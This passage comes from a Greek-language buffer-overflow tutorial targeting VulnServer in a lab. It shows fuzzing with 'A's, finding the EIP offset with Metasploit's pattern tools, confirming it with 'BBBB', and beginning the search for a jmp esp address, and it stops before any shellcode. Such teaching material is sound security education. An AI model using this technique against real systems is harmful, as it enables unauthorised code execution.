
Εικ.3.21 fuzzer.py

4. Το OllyDbg δείχνει live όλους τους καταχωρητές της CPU. Αφότου έχουμε στείλει τα 5000 «A» παρατηρούμε ότι ο καταχωρητής EIP έχει την τιμή 41414141. Με λίγα λόγια η CPU προσπαθεί να διαβάσει εντολή στη θέση μνήμης 41414141. Το Buffer Overflow έγινε επιτυχώς.



Εικ.3.22 OllyDbg

5. Πρέπει να βρούμε ακριβώς σε τι απόσταση στον σωρό προσπαθεί να διαβάσει ο EIP. Για να το βρούμε θα χρησιμοποιήσουμε 2 Ruby Scripts του Metasploit. Το 1ο λέγεται pattern_create.rb. Στο terminal γράφουμε msf-pattern_create -l 5000. Αυτό θα δημιουργήσει ένα μη επαναλαμβανόμενο μοτίβο από 5000 χαρακτήρες.




Εικ.3.23 msf-pattern_create

6. Στο Python Script που χρησιμοποιούμε για να στείλουμε τα 5000 «A», αντικαθιστούμε τα «A» με το μοτίβο χαρακτήρων που δημιουργήσαμε.


7. Στα Windows τρέχουμε μέσω OllyDbg τον VulnServer από την αρχή.

8. Στο Kali τρέχουμε το ενημερωμένο (με το μοτίβο) Python Script.




Εικ.3.24 fuzzer.py

9. Τώρα στον καταχωρητή EIP βλέπουμε την τιμή 396F4338.




Εικ.3.25 OllyDbg

Χρησιμοποιούμε το 2ο Script του Metasploit που λέγεται pattern_offset.rb. Αυτό το Script θα υπολογίσει πόσους χαρακτήρες χρειαζόμαστε για να γίνει το Buffer Overflow με βάση την παραπάνω τιμή του EIP. Στο terminal, λοιπόν, γράφουμε msf-pattern_offset -q 396F4338 και μας δίνει 2006. Οι επόμενοι 4 χαρακτήρες μετά τους 2006 είναι η διεύθυνση που προσπαθεί να διαβάσει ο EIP.




Εικ.3.26 msf-pattern_offset

10. Για να το ελέγξουμε θα στείλουμε 2006 * “A” + “BBBB” + 100 * “C”. Τα “C” τα στέλνουμε πειραματικά για να βεβαιωθούμε πως όλα λειτουργούν σωστά. Αργότερα θα τα αντικαταστήσουμε με τον κώδικα του exploit μας.



Εικ.3.27 fuzzer.py

11. Στο OllyDbg βλέπουμε ότι ο EIP όντως έχει τιμή “BBBB”, δηλαδή 42424242 σε ASCII. Επομένως βρήκαμε το ακριβές σημείο που ξεκινάει να διαβάζει ο EIP.



Εικ.3.28 OllyDbg

12. Σκοπός μας είναι να αναγκάσουμε τον EIP να διαβάσει το exploit μας, το οποίο θα έχουμε τοποθετήσει στη θέση των «C». Με άλλα λόγια αν ο EIP δείχνει στα «BBBB» πρέπει να τον αναγκάσουμε με κάποιο τρόπο να δείξει σε μία θέση ή περισσότερες μετά τα «B». Ένα κόλπο για να γίνει αυτό και να γίνει αξιόπιστα, είναι να βρούμε κάποια βιβλιοθήκη που χρησιμοποιεί ο VulnServer, η οποία να έχει μέσα την εντολή jmp esp ή κάποια άλλη με ίδια λειτουργία και να στείλουμε τον EIP στη διεύθυνση αυτής της εντολής.

Για να βρούμε τι βιβλιοθήκες χρησιμοποιεί ο VulnServer, στην εργαλειοθήκη του OllyDbg επιλέγουμε το κουμπί που γράφει “E”. Θα εμφανιστεί ένα παράθυρο που λέγεται “Executable modules”, με όλες τις βιβλιοθήκες που χρησιμοποιούνται και τις διευθύνσεις μνήμης στις οποίες βρίσκεται η κάθε μία. Τη διεύθυνση μνήμης στην οποία αρχίζει ο κώδικας κάθε βιβλιοθήκης τη βλέπουμε στη στήλη “Entry”.

